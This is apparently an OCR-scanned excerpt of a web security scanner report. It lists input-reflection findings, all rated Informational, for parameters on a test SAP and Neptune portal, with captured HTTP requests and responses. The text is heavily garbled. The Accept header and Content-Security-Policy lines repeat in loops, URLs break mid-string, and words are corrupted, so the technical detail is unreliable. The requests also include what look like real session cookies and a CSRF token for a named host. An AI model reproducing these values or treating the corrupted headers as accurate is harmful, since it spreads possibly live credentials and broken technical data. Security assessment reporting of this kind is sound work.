- /irj/servlet/prt/portal/prtroot/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_onsl2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudiol2fcom.sap.ip.bi.desi
- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XPROFILE parameter]
- /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [XQUERY parameter]
   /irj/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview
- [XSYSTEM parameter]

   /iri/servlet/prt/portal/prtroot/pcd!3aportal\_content!2fcom.sap.pct!2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied URL parameter]
- /irj/servlet/prt/portal/prtroot/pcdl3aportal\_contentl2fcom.sap.pctl2fplatform\_add\_ons!2fcom.sap.ip.bil2fPagesl2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied body parameter]
- /neptune/zalaris\_launchpad\_standard [BUILD\_VERSION JSON parameter]
- /neptune/zalaris\_launchpad\_standard [NUMBER\_DECIMAL JSON parameter]
- /neptune/zalaris\_launchpad\_standard [NUMBER\_GROUPING JSON parameter]

- /neptune/zalaris\_launchpad\_standard [TILE\_INFO JSON parameter]
- /neptune/zalaris\_launchpad\_standard [TILE\_TITLE JSON parameter]
- /neptune/zalaris\_launchpad\_standard [field\_id parameter]
- /neptune/zmfp\_team\_status [CAL\_BEGDA JSON parameter
- /neptune/zmfp\_team\_status [CAL\_ENDDA JSON parameter] /neptune/zmfp\_time\_statement [AMOUNT1 JSON parameter]
- /neptune/zmfp\_time\_statement [AMOUNT2 JSON parameter]
- /neptune/zmfp\_time\_statement [FIL\_KEY JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [COUNTRYTXT JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [CUSTOMER JSON parameter]
   /neptune/zmfp\_travel\_create\_expense\_rep [LOCATION JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [PDF JSON parameter]
- /neptune/zmfp\_travel\_create\_expense\_rep [SCHEMA\_TXT JSON parameter]
   /neptune/zmfp\_travel\_create\_expense\_rep [STATUS JSON parameter]
- //neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_TXT JSON parameter]
   //neptune/zmfp\_universal\_inbox [ajax\_value parameter]
- /saml2/idp/sso [RelayState parameter]
- /saml2/idp/sso [saml2sp parameter]
- /sap/bc/gui/sap/its/webgui [~transaction parameter]

## Issue background

Reflection of input arises when data is copied from a request and echoed into the application's immediate response.

Input being returned in application responses is not a vulnerability in its own right. However, it is a prerequisite for many client-side vulnerabilities, including cross-site scripting, open redirection, content spoofing, and response header injection. Additionally, some server-side vulnerabilities such as SQL injection are often easier to identify and exploit when input is returned in responses. In applications where input retrieval is rare and the environment is resistant to automated testing (for example, due to a web application firewall), it might be worth subjecting instances of it to focused manual testing.

## Vulnerability classifications

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output

# 15.1. https://testportal.zalaris.com/irj/portal [name of an arbitrarily supplied URL parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/portal

#### Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

## Request 1

GET /irj/portal?4toi27x5xi=1 HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:58:59 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://alcors.azurewebsites.net/ https://oijn.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/

```
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com
http://www.zalaris.com https://spalaris.com https://spalaris.com/https://cdnjs.cloudflare.com/https://b.com.com.443 https://syndication.twitter.com/https://platform.twitter.com/https://spalaris.com/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff
Connection: close
Content-Length: 13775
<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur system = {doc: window.document, mimepath: "/com.sap.portal.design.urdesigndata/themes/portal/sap trade
...[SNIP]...
"....784294", "sap-ep-inp":"", "sap-ep-nh":"1655797236898", "sap-ep-ul":"en", "searchProvidersTS":"0"}; var cacheTimeStampsRep = jsonCacheTimeStampsRep.parseJSON(); var globalQueryString = '[{"value":"1", "key":"4toi27x5xi"]}; var globalPostBody = null; var initConfiguration = function() {LSAPI.AFPPlugin.configuration.init('{"NavPrefix": {"mode6":"/irj/servlet/prt/portal/prteventname/Navigate/prtroot/pcd\u00213aportal_cont
...[SNIP]...
```

# 15.2. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [APPLICATION parameter]

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

## Issue detail

The value of the **APPLICATION** request parameter is copied into the application's response.

## Request 1

```
GET /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS38dazfpjbx&XSYSTEM=SAP_BW&XPROFILE=ESS&
XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal zalaris com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772847717; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml,application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:59:22 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.hana.ondemand.com https://alicense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://alicense.goedit.io:416eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f335a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f35a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f35a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f35a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f35a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f35a60a39/* https://login.windows.net
//a16eb8e2-803d-4f22-849e-f3f35a60a39/* https://login.windows.net
```

```
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.r
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap tradeshow plus/common
...[SŃIP]..
gnstudioPreview", "page0ivu0");
gristation for two, page-valve), page-valve)
...[SNIP].
....goin: jiii.#x21;2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS38dazfpjbx&XPROFILE=ESS" style="width:100%;" fullPage="true" >
```

# 15.3. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XPROFILE parameter]

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

## Issue detail

The value of the XPROFILE request parameter is copied into the application's response

## Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESSajw65c5a2t&XQUERY=ZSTKPTMC1_REG_TIME_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2E67254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2[GfLBRDMhYT]1657771353019|1657772847717; SAPWP_active=1
User-Agent: Mostilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Connection: close
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:04:45 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
```

```
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc: window.document, mimepath: "/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshow_plus/common
com.sap.ip.bi\x2fPages\x2fcom.sap.ip.bi.designstudio\x2fcom.sap.ip.bi.designstudio\r2fcom.sap.ip.bi.designstudio\r2fcom.sap.ip.bi\x2fPage0ivu0");
pageSupport._addIViewBank("page0ivu0",new iviewBank("","",pageSupport.URL,1,"0","XPROFILE\x3dESSajw65c5a2t\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XSYSTEM\x3dSAP_BW","GET","false"));
</script>
;pcd!3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fpages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudio
udioPreview?XPROFILE=ESSajw65c5a2t&XQUERY=ZSTKPTMC1_REG_TIME_ESS&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM&#x
3d;SAP_BW" style="width:100%;" fullPage="true" >
 ...[SNIP]...
```

# 15.4. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XQUERY parameter]

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

## Issue detail

The value of the XQUERY request parameter is copied into the application's response

## Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESS&XQUERY=ZSTKPTMC1_REG_TIME_ESSzvc28mg56d HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EF254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2[GfLBRDMhtYT]1657771353019|1657772847717; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100110 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:07:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
```

```
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signical.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.mapcdn.com:443 https://sularis.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5848
<html><head>
<script type="text/javascript">
/*HTML Business for Java. 6.0*/
ur system = {doc: window.document, mimepath:"/com.sap.portal.design.urdesigndata/themes/portal/sap tradeshow plus/common
bi. designstudio\x2fcom.sap.ip.bi.designstudioPreview","page0ivu0");
pageSupport_addIViewBank("page0ivu0",new iviewBank("","",pageSupport.URL,1,"0","XPROFILE\x3dESS\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESSzvc28mg56d\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XSYSTEM\x3dSAP_BW","GET","false"));
</script>
...ISNIP1.
ap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&
amp;XQUERY=ZSTKPTMC1_REG_TIME_ESSzvc28mg56d&APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW" style="width:100%;"
...[SNĬP]...
```

# 15.5. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds [XSYSTEM parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

# Issue detail

The value of the XSYSTEM request parameter is copied into the application's response.

## Request 1

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BWipgi76rsq7&XPROFILE=ESS&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772847717; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

